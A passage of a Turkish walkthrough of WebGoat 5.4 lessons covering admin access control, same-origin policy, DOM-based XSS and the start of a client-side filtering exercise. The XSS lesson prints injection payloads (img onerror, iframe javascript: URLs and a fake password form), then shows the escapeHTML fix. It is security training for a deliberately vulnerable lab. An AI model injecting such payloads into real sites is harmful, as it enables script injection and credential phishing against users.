Peki tüm bu süreç bize ne öğretti? Admin sayfalarına erişimin parametre eksiltip arttırılarak yapılmasının bir güvenlik açığı olduğunu bize öğretti. Çünkü bizim yaptığımız gibi iyi bir tahminde güçte olsa saldırgan bulunabilir ve idari sayfalara erişebilir. Bu güvenlik açığını kapatmanın yollarından bir tanesi Session(oturum) endeksli bir sayfa erişim kontrolü sağlamaktır. Yani oturum açmış kullanıcı eğer admin'se o zaman o kullanıcı sayfayı görüntüleyebilsin, değilse görüntüleyemesin şeklinde bir if - else kontrolü sağlanmalıdır. Örneğin idari bir sayfayı keşfeden bir saldırgan sayfayı görüntüleme teşebbüsünde bulunduğunda aşağıdaki gibi bir kontrolle bloklanır:

```
1   if($_SESSION['kullanici'] == "admin"){
2       // İdari sayfaların kodları
3   }
```

```
4   else{
5         // Oturum Aç Ekranı
6   }
```

WebGoat uygulamasında idari sayfalara oturum(session) endeksli bir sayfa erişim kontrolü yoktur. Parametre endeksli bir sayfa erişim kontrolü vardır. Dolayısıyla bu güvenlik açığından faydalanarak idari sayfaları bu derste görüntülemiş olduk

DERS 11 - AJAX SECURİTY > SAME ORİGİN POLİCY PROTECTİON

AJAX Security ünitesinin ilk dersi olan *Same Origin Policy Protection(Aynı Köken Koruma Politikası)* dersinde ajax'ın ne olduğuna dair bazı bilgiler paylaşılacak ve güvenliğe bakan yönüne değinilecektir.

Dersin Hedefi

Bu ders Same Origin Policy'i(Aynı Köken Politikasını) konu edinmektedir. XHR(XMLHttpRequest) yalnızca geldiği sunucuyla iletişime geçebilir. Geldiği sunucuya değil de başka sunucuya XHR ile veri iletme teşebbüsünde bulunun.


Açıklamalar

Web sayfalarının tamamını yeniden yüklemeden sayfanın sadece belli bir kısmını güncelleme sanatına ve bu şekilde sunucuyla veri değiştokuşuna AJAX denir. AJAX yeni bir programlama dili değildir. Varolan standardların kullanımı için yeni bir yoldur. Bunu açılımından da anlayabilirsiniz. Açılımı *Asynchronous Javascript And XML*'dir. Ajax, *ey-jeks* şeklinde okunur. Tanımdan da anlayabileceğiniz üzere Ajax ile web sayfasının tamamını yenilemeden sadece ilgili kısmının yenilenmesini sağlayabiliyoruz. Bu, web geliştiricilerin bir zamanlar rüyasıydı. Çünkü o zamanlar sayfalar statikti ve bir linke tıklanıldığında yeni içeriğin gelmesi için tüm sayfanın yenilenmesi gerekiyordu. Fakat günümüzde bu, şart değil. AJAX'ın kafanızda daha somut bir hale gelebilmesi için AJAX'ı popüler yapan firmaya değinelim: Google. Evet, Google AJAX'ı 2005'te Google Suggest hizmeti ile popüler etmiştir. Google Suggest, yani "Google Öneri" hizmeti web arayüzünü dinamik kullanmak için AJAX kullanmıştır. Bilirsiniz, google arama motoruna bi'şeyler yazarken karşınıza bazı öneriler sıralanır. Hem de sayfa yenilenmeksizin... Bu nasıl oluyor diye hiç düşünmüş müydünüz? Elbette AJAX ile. Bu hizmet arkaplanda şöyle çalışmaktadır: Arama kutusuna bir şeyler yazmaya başladığınız an harfler - Javascript kodlamasındaki XMLHttpRequest nesnesinin oluşturduğu bağlantı ile - Google sunucusuna gönderilir ve buna karşılık Google sunucusu ise bir öneriler listesini kullanıcıya geri döndürür. İletişim işleyişi bundan ibarettir.

Ajax'ın kilit noktası olan XMLHttpRequest nesnesi sunucu ile sayfa yenilenmeksizin iletişim kurmaya yaramaktadır. Bu dersin Ajax oluşunun nedeni Ajax için varsayılan olarak sunulan güvenlik kısıtlamasıdır. Bu kısıtlama şudur: **Hangi sunucu ile AJAX bağlantısı başlatılmışsa sadece o sunucu ile veri değiştokuş edilebilir.** Yani bağlantı A sunucusu ile kurulmuşken veri değiştokuşunun B sunucusu ile yapılması varsayılan olarak engellenmiştir. Bu sınırlama güvenlik nedeniyle koyulmuştur. Çünkü düşünün bir: Herhangi bir bankanın internet şubesine giriş yaptınız diyelim. AJAX ile de banka şubesi ve bilgisayarınız arasında veri değiştokuşu yapılıyor olsun. Eğer yukarıda bahsedilen kısıtlama olmasaydı bir saldırı sonucu Ajax ile gönderdiğimiz veriler bankaya değil saldırganın bilgisayarına gönderilebilirdi. Bu ise tam bir kaos olurdu. Bu nedenle hangi sunucudan html dosyası çekilmişse, yani hangi sunucu ile AJAX bağlantısı kurulmuş ise sadece o sunucu ile Ajax yoluyla veri değiştokuşu yapılabilir kısıtlaması varsayılan olarak konmuştur.

Dersin Çözümü

Ders ekranında gördüğünüz içeriğin aşağısında iki tane link vardır:



Önce 1 numaralı linke, sonra 2 numaralı linke tıklayınız. İlk linke tıkladığınızda "*creating XHR request for: lessons/Ajax/sameOrigin.jsp*" diyecektir. Bu, AJAX'ın kilit noktası olan XMLHttpRequest nesnesinin sameOrigin.jsp için oluşturulduğunu ifade eder. Sonra iki numaralı linke tıkladığınızda "*creating XHR request for: http://www.google.com/search?q=aspect+security*" diyecektir. Yani, önceki ile **aynı ekrandan** bir XMLHttpRequest talebi oluşturma ve farklı bir domain'e iletme teşebbüsünde bulunmuş oldunuz. Bu teşebbüs AJAX'ın güvenlik kısıtlamasına takılacaktır ve başarısızlıkla sonuçlanacaktır. Bu başarısızlık sonucu dersi başarıyla tamamlamış olacaksınız.

DERS 12 - AJAX SECURİTY > DOM-BASED CROSS-SİTE SCRİPTİNG


AJAX Security ünitesinin ikinci dersi olan *DOM-Based cross-site scripting(DOM Temelli Siteler Arası Kodlama)* dersinde çoğunlukla XSS şeklinde kısaltılan cross-site scripting'i öğreneceksiniz.

Dersin Hedefi

Bu egzersiz 5 aşamadan oluşmaktadır. Aşamalar için genel manada şunu yapacağınızı söyleyebiliriz: "DOM'a zararlı kod enjekte etmek ve web içeriğini değiştirmek". Dersin son aşamasına geldiğinizde bu güvenlik açığını kapatmaya yönelik bir düzeltme uygulayacaksınız.

Stage 1

Aşama 1'deki göreviniz aşağıdaki resimde okla gösterilen ve sarı alan ile vurgulanan linkteki resmi kullanarak ekranı bunla tahrif etmektir.



Stage 2

Aşama 2'de göreviniz img etiketini kullanarak JavaScript alert'ı oluşturmaktır.

Stage 3

Sıradaki göreviniz iframe etiketini kullanarak bir JavaScript alert'ı oluşturmaktır.

Stage 4


Aşama 4'teki göreviniz sahte bir login formu oluşturmak için aşağıdaki kodu metin kutusuna girmektir.

```
1  Please enter your password:<br>
2  <input type="password" name="pass">
3  <button onclick="javascript:alert('I have your password: ' +
   pass.value);">Submit</button>
4  <br><br><br><br><br><br><br><br> <br><br><br><br><br><br><br><br>
```

Stage 5
Bu son aşamada DOM XSS güvenlik açığını bir nebze olsun kapatmak için istemci taraflı bir HTML Entity kodlaması uygulamaktır. HTML Entitiy kodlaması için ihtiyacınız olan methodu escape.js dosyasından temin edebilirsiniz.

Açıklamalar

Eğer **Dersin Hedefi** başlığında açıklanan göreviniz kısmını okuduysanız fark etmişsinizdir: DOM tabirini kullandık. DOM(Document Object Model) doküman içerisindeki kod etiketlerini bir ağaç hiyerarşisinde düğüm olarak yerleştirme anlamına gelir. HTML DOM ise html sayfasındaki içeriği bir ağaç hiyerarşisinde düğüm olarak yerleştirmeye denir. Ağaca düğüm olan etiketler bir nevi nesneleştirilmiştir. HTML DOM'da kök düğüm olarak html tag'ı seçilir ve html tag'ı içerisinde ne varsa sırasıyla ağaca bunlar düğüm olarak eklenir. Aşağıdaki resimde bir HTML DOM örneği göreceksiniz:



HTML DOM standardına ihtiyaç duyulmuştur, çünkü bu sayede biz dinamik olarak sayfadaki HTML elemanlarını silebiliyoruz, sayfaya yeni bir eleman ekleyebiliyoruz ve varolanları değiştirebiliyoruz. Tüm bu işlemleri sayfa yenilenmeksizin HTML DOM standardı sayesinde Javascript kodları ile beraber yapabiliyoruz. Bunun kafanızda somutlaşabilmesi için basit bir örnek verelim(Eğer javascript bilmiyorsanız sadece izleyin):

Javascript:

```
1   function degistir(){
2       document.getElementsByTagName("div")[0].style.backgroundColor = "black";
3   }
```

HTML:

```
1
2   <html>
3       <head>
4           <script>
5               // Javascript kodları burada olacak.
6           </script>
7       </head>
8       <body>
9           <center>
10              <div style="width:300px;height:150px;text-align:center;">
11                  <br><br><br><br>
12                  <button type="button" onclick="degistir();">Tıkla </button>
13              </div>
14          </center>
15      </body>
    </html>
```

Yukarıdaki kodlar web tarayıcısı ile tarandığında aşağıdaki buton ekrana gelir.

Tıkla

Butona tıkladığınızda butonun içinde bulunduğu çerçevenin arkaplan rengi siyah olacaktır. Bunu fark ettiyseniz sayfa yenilenmeden yaptık. Eğer HTML DOM olmasaydı butonun içerisinde bulunduğu çerçevenin özelliğini(attribute'unu) dinamik olarak değiştiremeyecektik. Önceden de belirtildiği gibi DOM yapısı sayesinde html dökümanındaki tüm kodlar birer nesne olarak ele alındığından üzerlerinde dinamik olarak sil, ekle, değiştir yapabilmekteyiz. Bu örnekte değiştir işlemini *style* özelliğini(attribute'unu) değiştirerek kullanmış olduk(NOT:HTML DOM yapısında *style* da bir nesnedir, yani düğümdür).

Document Object Model(DOM) güvenlik açısından enteresan bir problem ortaya çıkarmaktadır. DOM, web sayfalarının içeriğini dinamik olarak modifiye etme imkanı tanıdığından dolayı bu işlevi zararlı kodlar ile saldırganlar tarafından istismar edilebilmektedir. XSS(Cross-Site Scripting) bir çeşit zararlı kod türüdür. Eğer kullanıcıların giriş yapabileceği kutular filtrelenmemişse - yani hangi karakterleri kullanıcı girebilir hangisini

giremez kuralları koyulmamışsa - **istemci tarafındaki** ilgili sayfanın içeriği modifiye edilebilir ve böylece XSS saldırısı gerçekleştirilebilir.

XSS zararlı kodunu mesela bir blog sitesinin yorum ekle kısmındaki metin kutularına yerleştirdinizi ve yorumu ekle butonuna test amaçlı bastığınızı varsayalım. Bu XSS kodu eğer metin kutuları filtrelenmemiş ise veritabanına kaydolur. İşte kritik nokta burasıdır. Girilen veri eğer veritabanına kaydolursa o zaman saldırı saldırganın ekranından genele yayılmış olur. Çünkü zararlı kodu taşıyan yorum da dahil diğer yorumlar veritabanından çekilerek websitesinde sergilenecektir. Dolayısıyla websitesi zararlı kodu yayınlamış olacaktır ve kullanıcılar bu zararlı kodun izlerini görüntüleyecektir.

Dersin Çözümü

Ders ekranında görebileceğiniz üzere bir metin kutusu ve bir de buton vardır. Eğer metin kutusuna bir veri girme teşebbüsünde bulunduysanız fark edeceksiniz ki yazdığınız her karakter ekranda aynı anda görüntülenmektedir. Biz bu ders boyunca bu javascript kodu ile hazırlanmış ders ekranında sunulan "girilen veriyi ekrana yansıtma" özelliğini XSS atakları ile kötü yönde kullanarak test etmiş olacağız.

Stage 1

Metin kutusuna

```
1    <img src="images/logos/owasp.jpg"/>
```

kodunu girin. Göreceğiniz üzere ekranda web sayfasını yapan geliştiricinin ummadığı bir nesne olan resim belirecektir. Resim görünür haldeyken butona basın. Böylece stage 1'i tamamlamış olursunuz.

Stage 2

Bu aşamada <img> etiketinin bir özelliği kullanılacaktır. <img> etiketinin şöyle bir özelliği vardır: Resmin kodu içerisindeki resim linki tarayıcı tarafından otomatikmen çalıştırılır ve link sunucudan talep edilir. Bilirsiniz, bir resmi biz görüntülemek için bir butona genelde basmayız. Bunu tarayıcıcı kendisi yapar ve biz de resmi görüntüleriz. İşte dersin bu aşamasında biz resim kodunun bu özelliğini kullanarak resim linki yerine javascript kodu gireceğiz. Böylece tarayıcı otomatikmen resim linkini talep edicekken otomatikmen javascript kodunu çalıştıracaktır. Şimdi aşağıdaki XSS kodunu metin kutusuna girin.

```
1    <img src=x onerror=alert('XSS') />
```

Bu kod ekrana bir popup bildirim penceresi açmaya yaramaktadır. Zira kodu girdiğiniz takdirde ders ekranındaki javascript ile hazırlanmış sistem girdiğiniz veriyi ekrana yansıtacak, bunun akabinde sözde resim linki otomatikmen çalıştırılacak, yani bizim enjekte ettiğimiz alert() komutu çalışacaktır ve popup bildirim penceresi ekrana gelecektir. Ekrana gelen popup penceresine tamam deyip kapatın. Girdiğiniz verinin hemen aşağısındaki *Submit Solution* butonuna tıklayın ve böylece Stage 2'yi bitrmiş bulunmaktasınız.

Stage 3

Resim kodunun istismar edilen otomatikmen çalıştırılma/görüntülenme özelliği gibi <iframe> adlı html tag'ının da böyle bir özelliği vardır. <iframe> ile sınırlarını <iframe>'in belirttiği alanda, hal-i hazırda var olan html sayfasının içinde yeni bir html sayfası görüntülenir. Biz

<iframe>'in sınırlarını belirttiği alanda otomatikmen çalıştırılma özelliğinden nemalanacağız. Şimdi aşağıdaki XSS kodunu metin kutusuna girin.

```
1  <iframe src="javascript:alert('XSS');"></IFRAME>
```

Ardından açılan popup penceresine Tamam deyin ve *Submit Solution* butonuna basarak bu aşamayı da tamamlayın. Bu aşamada önceki aşamayla aynı işi farklı html etiketi üzerinden yapmış olduk.

Stage 4

Bu aşamada HTML satır atlatma komutları ile içeriği aşağılara kaydıracağız ve üste sahte bir login formu koyacağız. Bunun için aşağıdaki kodu metin kutusuna giriniz:

```
1  Please enter your password:<br>
2  <input type="password" name="pass">
3  <button onclick="javascript:alert('I have your password: ' +
   pass.value);">Submit</button>
4  <br><br><br><br><br><br><br><br> <br><br><br><br><br><br><br><br>
```

Yukarıdaki kodu metin kutusuna yapıştırdığınızda kodun sebep olduğu bir textBox ve buton görüntülenecektir ve yine kodun sonlarında yer alan
 etiketi sayesinde bu kodun girildiği metin kutusu aşağılara kayacaktır. Ekrana yansıtılan sahte forma ait metin kutusuna rastgele bir şifre girin. Ardından yanındaki butona tıklayın.

Böylece bu aşamayı da tamamlamış olursunuz. Bu aşamada farklı bir saldırı tekniği görmüş olduk. Aldatıcı bir form ile kullanıcıların - özellikle teknolojiye pek yakın olmayan ileri yaştakilerin - bilgileri kötü niyetli kimseler tarafından çalınabilir.

Stage 5

Bu aşamada ise veri girişinin yapıldığı metin kutusuna güvenlik prosedürü uygulanacaktır. Bu güvenlik prosedürü ile XSS kodları ekrandaki metin kutusuna girdiğinde zannediyorum HTML Entity olarak adlandırılan bir methodla kodlanacaklardır. Zannediyorum dedim, çünkü net bir bilgiye sahip değilim, fakat tecrübeyle sabit olan şu ki HTML Entitiy Encoding kullanılıyor. HTML Entity Encoding tabiri web geliştiricisiyseniz büyük ihtimalle karşılaştığınız bir terimdir. HTML Entity Encoding, yani HTML Varlık Kodlaması html komutlarının komut olarak değil de normal, düz metin olarak ekrana yansıtılmasını sağlamaya denir. Normalde <html></html> komutları ekranda görüntülenmezler. Bunlar tarayıcı tarafından özel komut olarak algılanır ve işlenirler. Metin olarak algılanmazlar. Fakat HTML Entity Encoding ile bu özel komutlar düz metin olarak ekrana yansıtılabilmektedir. Bu dersin metin kutusuna HTML Entity Encoding uygulayabilmek için WebGoat-5.4 klasörünüzün içerisindeki

```
1    tomcat\webapps\WebGoat\javascript
```

dizininde yer alan *escape.js* dosyasındaki escapeHTML() methodunu kullanacağız. Bu methodu

```
1    tomcat\webapps\WebGoat\javascript
```

dizinindeki *DOMXSS.js* dosyasına yerleştireceğiz. *DOMXSS.js* dosyasında normalde şu kodlar yer almaktadır.

```
1    function displayGreeting(name) {
2       if (name != ''){
3          document.getElementById("greeting").innerHTML="Hello, " + name + "!";
4       }
5    }
```

Buradaki *name* değişkeni bizim metin kutusuna girdiğimiz veriyi tutmaktadır. Bu değişkeni escapeHTML() methoduna koyarak güvenlik açığını kapatmış olacağız(NOT: Eğer linux üzerinden WebGoat'u çalıştırıyorsanız bu dosyalar read-only olduklarından ötürü dosya üzerindeki değişikliği terminal ekranından nano gibi bir editörle yapabilirsiniz. Ya da WebGoat-5.4 klasörünün izinlerini 777'ye çekerek görsel arayüzden de değişiklik yapabilirsiniz.) Güvenliği sağlanmış, yani kullanıcının girdiği verinin filtrelendiği kod bloğumuz aşağıdaki gibidir:

```
1    function displayGreeting(name) {
2       if (name != ''){
3          document.getElementById("greeting").innerHTML="Hello,        "       +
escapeHTML(name) + "!";
4       }
5    }
```

Güvenlik nasıl sağlandıyı biraz daha detaylı öğrenmek isterseniz escapeHTML methodunun tanımlı olduğu dosyanın kodlarına göz atmalısınız. Aşağıda bu kodlar verilmiştir:

```
1    function escapeHTML (str) {
2       var div = document.createElement('div');
3       var text = document.createTextNode(str);
4       div.appendChild(text);
5       return div.innerHTML;
6    }
```

escapeHTML methodu, anlaşıldığı kadarıyla HTML Encoding işlemini createTextNode'un hal-i hazırda var olan bir işlevi sayesinde yapabilmektedir. createTextNode aslında metin düğümü oluşturan, javascript'in DOM'a bakan bir methodudur. Fakat enterasan bir şekilde createTextNode aynı zamanda HTML Encoding işlemini de gerçekleştirmektedir.

Kod düzeltmesi ile güvenlik açığını biraz olsun kapadıktan sonra önceki stage'lerde(aşamalarda) kullandığımız bir XSS saldırı kodunu tekrar metin kutusuna girmeyi deneyelim. Mesela aşağıdakini girmeyi deneyin:

```
1    <img src=x onerror=;;alert('XSS') />
```

Yukarıdaki zararlı kodu metin kutusuna girdiğinizde XSS atağının artık işe yaramadığını görebilirsiniz. Ekranda resim yerine artık girdiğimiz zararlı kodun çalışmamış hali, yani bizatihi kendisi görüntülenmektedir.

Sonuç

Dikkat ederseniz farklı farklı yollarla çeşitli XSS saldırılarında bulunmuş olduk. En önce resim kodunu kullandık ve ekranda resim otomatikmen görüntülendi. Sonra resim kodunun otomatikmen çalışma özelliğini istismar ederek <img> etiketine bir javascript kodu dahil ettik ve onun çalışmasını seyrettik(Popup penceresini kastediyorum). Sonra otomatikmen çalıştırılma özelliğine sahip bir başka html kodu olan iframe'e javascript kodu dahil ettik. Tüm bunlardan sonra satır atlatma komutları ile aldatmaya yönelik sahte bir login formu oluşturduk. Böylece birçok saldırı kombinasyonunu bu derste görmüş olduk. **Açıklamalar** başlığı altında bahsettiğimiz gibi bu saldırıları yaparken hep kendi ekranımızda olayların döndüğünü fark etmişsinizdir. Bu dönen olayların genele mal olması için önceden de belirttiğimiz gibi saldırı kodunun veritabanına kaydolması gerekir. XSS açığı olan bir sitede bu saldırılar kötü niyetli bir kimse tarafından yapılırsa saldırı zararlı kodu enjekte eden kişinin ekranı dahil ilgili web sitesini görüntüleyen herkesin ekranında görüntülenecektir. Buradan çıkarılacak ders kullanıcının giriş yapabileceği metin kutularının kesinlikle başıboş bırakılmamasıdır. Veritabanına kullanıcıdan gelen verilerin filtrelenmiş hali kaydedilmelidir ya da zararlıysa tamamen bloklanmalıdır.

DERS 13 - AJAX SECURİTY > CLİENT SİDE FİLTERİNG

AJAX Security ünitesinin üçüncü dersi olan *Client Side Filtering(İstemci Taraflı Filtreleme)* dersinde filtreleme işleminin sunucu tarafında yapılmayıp istemci tarafında yapılmasının doğurduğu sıkıntıdan bahsedilecektir.

Dersin Hedefi

Bu ders 2 aşamadan oluşmaktadır. İlk aşamada hassas bilgilere ulaşmanız gerekmektedir. İkinci aşamada ise erişilememesi gereken hassas bilgilere erişilebilmesi problemini gidermelisiniz.

Stage 1


Siz bu derste Moe Stooge personelini temsil etmektesiniz. Temsil ettiğiniz kişi olarak *Goat Hills Financial* şirketinde CEO olan Neville Bartholomew dışındaki herkesin bilgilerine erişebilmektesiniz. Bu aşamada CEO olan Neville Bartholomew'in şirket içi bilgilerini görüntüleyerek maaşını öğrenmeye çalışacaksınız.

Stage 2

Bu aşamada ise önceki aşamada faydalandığınız açığı kapatmanız gerekmektedir. Sunucuyu sadece sizin görmek için izinli olduğunuz sonuçları döndürecek şekilde modifiye ediniz.

Açıklamalar


Bu derste kullanacağımız Web Geliştirici Aracından bahsedelim. Bu aracı görüntüleyebilmek için tarayıcınız ekranda açık bir şekilde iken F12 tuşuna basmanız gerekmektedir. Böylece tarayıcınızın alt bölmesinde Web Geliştirici Aracı açılacaktır. Bunun yerine daha spesifik bir şekilde alt bölmeyi açmak için ders ekranında gördüğünüz bir nesneye sağ tıklayıp Inspect Element(Öğeyi Denetle) seçeneğine tıklayabilirsiniz. Böylece seçtiğiniz nesnenin koduna tarayıcı sizi götürecektir ve mavi bir arkaplan rengiyle ilgili kod satırını işaretleyecektir.



Dersin Çözümü


Stage 1

Ders ekranında personel seçmemize olanak tanıyan aşağı açılır listeye(comboBox'a) sağ tıklayın ve Öğeyi denetle deyin. Tarayıcı sizi sağ tıkladığınız nesnenin koduna götürecektir. Alt bölmede mavi renkle ışıklandırılan kod satırının başındaki üçgene basarak satırı açın.

